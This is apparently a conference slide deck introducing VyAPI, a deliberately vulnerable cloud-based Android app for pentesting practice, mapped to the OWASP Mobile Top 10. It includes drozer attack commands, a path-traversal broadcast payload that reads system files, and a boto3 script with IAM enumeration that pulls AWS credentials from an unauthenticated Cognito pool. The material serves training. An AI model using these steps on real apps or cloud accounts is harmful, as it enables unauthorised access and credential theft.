

APPSECCO

Introducing VyAPI 1.0

About Me

Riddhi Shree (@_riddhishree)

1. Creator of VyAPI – A Cloud Based Vulnerable Android App
2. @appseccouk - Application Security Analyst at Appsecco
3. @nullblr - Chapter Leader at null Bangalore
4. @Toastmasters – "Serjeant-at-arms" at Garden City TM Club



VyAPI

A Modern Cloud Based Vulnerable Android App

What's in it for you?

Android security enthusiasts can practice hacking a cloud-based vulnerable Android app

1. What is VyAPI
2. OWASP - Mobile Top 10 2016 in VyAPI
 1. Mapping
 2. Exploitation
3. How to setup your personal VyAPI test environment
4. Technology stack in use
5. Built-in features for you to explore
6. Useful Android pentesting reference materials

VyAPI

- VyAPI is a **hybrid** Android app that's **vulnerable** by design. We call it VyAPI, because its flaws are pervasive and it communicates not just via **IPC** calls but **API** calls, too.
- It's a **modern cloud based vulnerable Android app**

A few points to keep in mind!

1. Where could the data be saved?

- Internal Storage
- External Storage
- Content Provider

2. What type of storage is it?

- File storage
- SQLite database
- Cloud storage


3. In what form is the data stored?

- Plaintext data
- Encrypted data

OWASP - Mobile Top 10 2016

Vulnerability Mapping in VyAPI


M1-Improper Platform Usage



```
dz> run app.package.attacksurface  
com.appsecco.vyapi  
Attack Surface:  
  2 activities exported  
  1 broadcast receivers exported  
  3 content providers exported  
  1 services exported  
  is debuggable
```

rz q6pnd9pjc
T 26L7C62 6xb0Lf6q

M1-Improper Platform Usage : Vulnerable Activity



```
dz> run app.activity.info -a com.appsecco.vyapi
Package: com.appsecco.vyapi
       com.appsecco.vyapi.MainActivity
       Permission: null
       com.appsecco.vyapi.Authentication
       Permission: null
```

Which of the following is vulnerable?

1. dz> run app.activity.start --component com.appsecco.vyapi
com.appsecco.vyapi.Authentication
2. dz> run app.activity.start --component
com.appsecco.vyapi com.appsecco.vyapi.MainActivity

M1-Improper Platform Usage : Vulnerable Service



```
dz> run app.service.info -a com.appsecco.vyapi
Package: com.appsecco.vyapi
       com.appsecco.vyapi.service.PlayMusicService
Permission: null
```

app.service.info	Get information about exported services
app.service.send	Send a Message to a service, and display the reply
app.service.start	Start Service
app.service.stop	Stop Service

Why only authenticated users should have all the fun?

1. `dz> run app.service.start --component com.appsecco.vyapi
com.appsecco.vyapi.service.PlayMusicService`
2. `dz> run app.service.stop --component com.appsecco.vyapi
com.appsecco.vyapi.service.PlayMusicService`

M1-Improper Platform Usage: SQL Injection through Content Provider



```
dz> run scanner.provider.injection -a com.appsecco.vyapi
Scanning com.appsecco.vyapi...
Not Vulnerable:
content://com.appsecco.vyapi.CaptureImageFileProvider/gallery
content://com.appsecco.vyapi.CaptureImageFileProvider/gallery/
content://com.appsecco.vyapi.ContactDBProvider
content://com.appsecco.vyapi.CaptureImageFileProvider/
content://com.appsecco.vyapi.lifecycle-process
content://com.appsecco.vyapi.CaptureImageFileProvider
content://com.appsecco.vyapi.lifecycle-process/
content://com.appsecco.vyapi.LoadImageFileProvider/gallery/
content://com.appsecco.vyapi.LoadImageFileProvider/gallery
content://com.appsecco.vyapi.ContactDBProvider/contacts
content://com.appsecco.vyapi.ContactDBProvider/
content://com.appsecco.vyapi.LoadImageFileProvider
content://com.appsecco.vyapi.LoadImageFileProvider/

Injection in Projection:
content://com.appsecco.vyapi.ContactDBProvider/contacts/

Injection in Selection:
content://com.appsecco.vyapi.ContactDBProvider/contacts/
dz>
```

<https://slides.com/riddhishreechaurasia/breaking-an-android-app-in-7-steps#/4/30>

M2-Insecure Data Storage

```
select * from contacts_table
```



id	fname	lname	phonenumber	email
1	Riddhi	Shree	tE0IP1ccoRxVy9E70y0blw==	5l3pbxXxo50DecB3E5fAG9BAgXcZd-ACaOiNBrQfW4M=

M2-Insecure Data Storage

≡ VyAPI

riddhi_1569523190635.jpg

secret



document_1569523527368.jpg

```
com.appsecco.vyapi on (Android: 6.0) [usb] # ls
Type      Last Modified      Read  Write  Hidden  Size      Name
-----
File      2019-09-11 11:40:58 GMT True   True   False   93.8 KiB   1.jpg
File      2019-09-11 12:23:18 GMT True   True   False   99.0 KiB   riddhi_1568204551262.jpg
File      2019-09-11 12:25:17 GMT True   True   False   97.2 KiB   hello_1568204715846.jpg
File      2019-09-11 12:27:50 GMT True   True   False   93.0 KiB   test_1568204869292.jpg
File      2019-09-11 12:30:20 GMT True   True   False   91.9 KiB   happy_1568205018949.jpg
File      2019-09-11 12:31:04 GMT True   True   False   95.9 KiB   hi_1568205063767.jpg
File      2019-09-11 12:32:48 GMT True   True   False   93.7 KiB   neha_1568205167425.jpg
File      2019-09-12 05:49:47 GMT True   True   False   81.9 KiB   hello_1568267386554.jpg
File      2019-09-12 08:32:41 GMT True   True   False   89.8 KiB   FirstPic_1568277160602.jpg
File      2019-09-12 08:34:53 GMT True   True   False   83.1 KiB   appsecco_1568277292705.jpg
File      2019-09-14 10:00:20 GMT True   True   False   62.5 KiB   test_1568455220174.jpg
File      2019-09-15 04:28:45 GMT True   True   False   66.5 KiB   riddhi_1568521725670.jpg
File      2019-09-15 04:29:19 GMT True   True   False   69.2 KiB   Test_1568521758724.jpg
File      2019-09-15 08:04:03 GMT True   True   False   80.6 KiB   dummy_1568534643483.jpg
File      2019-09-15 08:37:59 GMT True   True   False   56.0 B     dz_file1
File      2019-09-18 07:06:04 GMT True   True   False   81.2 KiB   riddhi_1568790364065.jpg
File      2019-09-26 18:39:51 GMT True   True   False   100.2 KiB  riddhi_1569523190635.jpg
File      2019-09-26 18:45:27 GMT True   True   False   75.5 KiB   secret document_1569523527368.jpg
```

Readable: True Writable: True

```
com.appsecco.vyapi on (Android: 6.0) [usb] # pwd print
Current directory: /data/user/0/com.appsecco.vyapi/files
com.appsecco.vyapi on (Android: 6.0) [usb] # █
```

M3-Insecure Communication



M3-Insecure Communication

```
sms_body = input.getText().toString();

try {
    sms_body = input.getText().toString();
    SmsManager smsManager = SmsManager.getDefault();
    smsManager.sendTextMessage(selected_phonenumber,null,sms_body,null,
    null);
    Toast.makeText(getActivity(), "SMS sent to " + selected_fname + " " +
    selected_lname, Toast.LENGTH_SHORT).show();
}
```

M4-Insecure Authentication

What password strength do you want to require?

Minimum length

- ☒ Require numbers
- ☐ Require special character
- ☒ Require uppercase letters
- ☒ Require lowercase letters

Do you want to allow users to sign themselves up?

You can choose to only allow administrators to create users or allow users to sign themselves up. [Learn more.](#)

- ☐ Only allow administrators to create users
- ☒ Allow users to sign themselves up

M5-Insufficient Cryptography

```
public void btnAddContact() throws InvalidKeyException {  
    String fname = et_fname.getText().toString().trim();  
    String lname = et_lname.getText().toString().trim();  
    String phonenum = encrypt(et_phonenumber.getText().toString().trim());  
    String email = encrypt(et_email.getText().toString().trim());  
    String website = et_website.getText().toString().trim();  
    String location = et_location.getText().toString().trim();  
}
```

Where is the encryption key?

M6-Insecure Authorization

Obtain the Cognito Identity Pool ID



```
1  {
2      "UserAgent": "aws-amplify-cli/0.1.0",
3      "Version": "1.0",
4      "IdentityManager": {
5          "Default": {}
6      },
7      "CredentialsProvider": {
8          "CognitoIdentity": {
9              "Default": {
10                  "PoolId": "us-east-1:us-east-1-123456789012:us-east-1-123456789012",
11                  "Region": "us-east-1"
12              }
13          }
14      },
15      "CognitoUserPool": {
16          "Default": {
17              "PoolId": "us-east-1-123456789012",
18              "AppClientId": "us-east-1-123456789012"
```

M6-Insecure Authorization

Is access to **unauthenticated identities** enabled?

▼ Unauthenticated identities ⓘ

Amazon Cognito can support unauthenticated identities by providing a unique identifier and AWS credentials for users who do not authenticate with an identity provider. If your application allows customers to use the application without logging in, you can enable access for unauthenticated identities. [Learn more about unauthenticated identities.](#)



Enable access to unauthenticated identities

M6-Insecure Authorization

Boto 3 script to fetch credentials for a given identity pool

```
def get_pool_credentials(region, identity_pool):  
    client = boto3.client('cognito-identity', region_name=region)  
  
    _id = client.get_id(IdentityPoolId=identity_pool)  
    _id = _id['IdentityId']  
  
    credentials = client.get_credentials_for_identity(IdentityId=_id)  
    access_key = credentials['Credentials']['AccessKeyId']  
    secret_key = credentials['Credentials']['SecretKey']  
    session_token = credentials['Credentials']['SessionToken']  
    identity_id = credentials['IdentityId']
```

<https://boto3.amazonaws.com/v1/documentation/api/latest/reference/services/cognito-identity.html>

M6-Insecure Authorization

We get **Access Key**, **Secret Key**, and **Session Token**

```
(venv_cognito) $ python get_pool_credentials.py us-east-1 [REDACTED]  
['get_pool_credentials.py', 'us-east-1', ' [REDACTED]  
access_key : [REDACTED]  
  
secret_key : [REDACTED]  
  
session_token : AgoJb3JpZ2luX2VjEI7////////wEaCXVzLWVhc3QtMSJHMEUCIBeYhv  
N0vXNyAiEApX9Uiiz/hDp2qDl6Ain5iJKSWCixz8my6adYmsYpW9Eq4wYIZxABGgw10TMzNTMx  
dJMxTJcVg0+GYHnMAhVocNN7vnW9aA7TatLmSrGdAKUe4j/nnpr/+UBU5tt+1sJ7+iqM4BGR0c  
QJNgbyrCY1W4V/3l77/cpzs0f1tHKG1LE0LjnKGw5wJPS4zRKYVHwSGq3gHCaa+Zhc62ooS0Xa  
ezTdL1pmkxVaHISTfBLJV1q4DZFPj9MgmH7t0l5lG4R/f0CNPesjeoh2aKU4J1Bv4fnsV0QpG1  
0lqkszc+pyoMfHAFkGBS942F6y+fy10MjW1qAAEJ9RVncC10v2ZlMIl/hWDpDUWqyw6hwfZSci
```

<https://andresriancho.com/internet-scale-analysis-of-aws-cognito-security/>

M6-Insecure Authorization

Enumerate permissions associated with AWS credentials

```
(venv_cognito) $ python enumerate-iam.py --access-key [REDACTED] --secret-key [REDACTED]
[REDACTED] --session-token [REDACTED]
[REDACTED]
DC1xwdgq64QjMrEyrABmGvdJMxTJcVg0+GYHnMAhVocNN7vnW9aA7TatLmSrGdAKUe4j/nnpr/+UBU5tt+1sJ7+iqM
BkaakywFE0rJQ7TYnyo51UXQJNgbyrCY1W4V/3l77/cpzs0f1tHKG1LE0LjnKGw5wJPS4zRKYVHwSGq3gHCaa+Zhc62
90iYCHuQsCCYZMV59lnTmt5ezTdL1pmkxVaHISTfBLJV1q4DZFPj9MgmH7t0l5lG4R/f0CNPesjeoh2aKU4J1Bv4fns
t0BVj9kifxj8zzWxBWshMgGQlgkszc+pyoMfHAFkGBS942F6y+fy10MjW1qAAEJ9RVncCl0v2ZlMIl/hWDpDUWgyw6h
0VM+ZL2zyXZqDSp6jMcR6kmPA6q5Qyt3seeXUoWxH+SCJ6fb4aEAX4eNoyEPwj0cAZznQQRl9IZay7jD08mHRj3/o4m
78fvFZaZyknn5RpeP/dynROeRJandBgmV08bgIjDFy17juvSZ1548VzQUF0fCvZYfFuok22g8P0+a4Y6V2eImkFJzXJ
FbxikeAnGjcnQS+WrZD7wf1wzpESg61794v+CMeJahohFvi0IopVPFwYfjXApkY8TJSzhxSlhkjsU10D0YF0LU2fc/c
7gV0PVveAW7QEq1+LkkDQvgeXnkKcvm7YWUadS1+k3hcHffebhSusE/Yropi7YW3CHllH/EXrM8J7jDjms6qrmoBdx
u126fWxCEPrbhbF+sk8u3yu2zDrn8oBvfHdoKQw7uPoLSFmFDVEH7grsePUqe2Zrq7Jdl0auABRMajJJHqrXBknA4ex
xxB2UQVeF/5/7xhq9FwkxtBbMGZ26u+OsJ+eWS8PtGeWft4ZqJ3HGhfZBsro/zgHNGdVpmFCDV8aJIIP/B3JrWsn9PX
cscg2HbF5aSkWKHRF9ht1AXrN1+0j0rDjDfw+m1ND/Zvw/zTeuRPzIHR7RrWsimSm1z9oAwwuK07AU6tAHTVdyTurya
kzVK2PtrLBCj5gMkF8o797pevwFhkpXuzg5WIzkE00jAxJy+5J0TtSQZ6gj8db5+FRF+sd/1fuzayFPBuz8h4gVxGUA
[REDACTED]
[REDACTED] --region us-east-1
```

M6-Insecure Authorization

What **permissions** are granted to unauthenticated users?


```
[INFO] Starting permission enumeration for access-key-id "[REDACTED]"
[INFO] -- Account ARN : arn:aws:sts::593353151832:assumed-role/vyapimvvm-dev-2019
cityCredentials
[INFO] -- Account Id : [REDACTED]
[INFO] -- Account Path: assumed-role/vyapimvvm-dev-20190902160258-unauthRole/Cogn

[INFO] Attempting common-service describe / list brute force.
[INFO] -- iam.get_account_password_policy() worked!
[INFO] -- dynamodb.describe_endpoints() worked!
[INFO] -- sts.get_caller_identity() worked!
```


<https://andresriancho.com/internet-scale-analysis-of-aws-cognito-security/>

M7-Poor Code Quality

1. Is the user input being validated properly?
2. What could potentially go wrong?



M7-Poor Code Quality : Vulnerable Broadcast Receiver



APPSECCO

```
dz> run app.broadcast.info -a com.appsecco.vyapi
Package: com.appsecco.vyapi
        com.appsecco.vyapi.receiver.VyAPIBroadcastReceiver
Permission: null
```

Can you READ system files?

1. `dz> run app.broadcast.send --action com.appsecco.vyapi.Broadcast --extra string new_file_name dz_file1 --extra string temp_file_path etc/hosts`
2. `dz> run app.broadcast.send --action com.appsecco.vyapi.Broadcast --extra string new_file_name ../../../../../../../../../../sdcard/Android/data/com.appsecco.vyapi/files/Pictures/dz_file2 --extra string temp_file_path etc/hosts`

M8-Code Tampering

Am I Vulnerable To 'Code Tampering'?

Technically, all mobile code is vulnerable to code tampering. Mobile code runs within an environment that is not under the control of the organization producing the code. At the same time, there are plenty of different ways of altering the environment in which that code runs. These changes allow an adversary to tinker with the code and modify it at will.


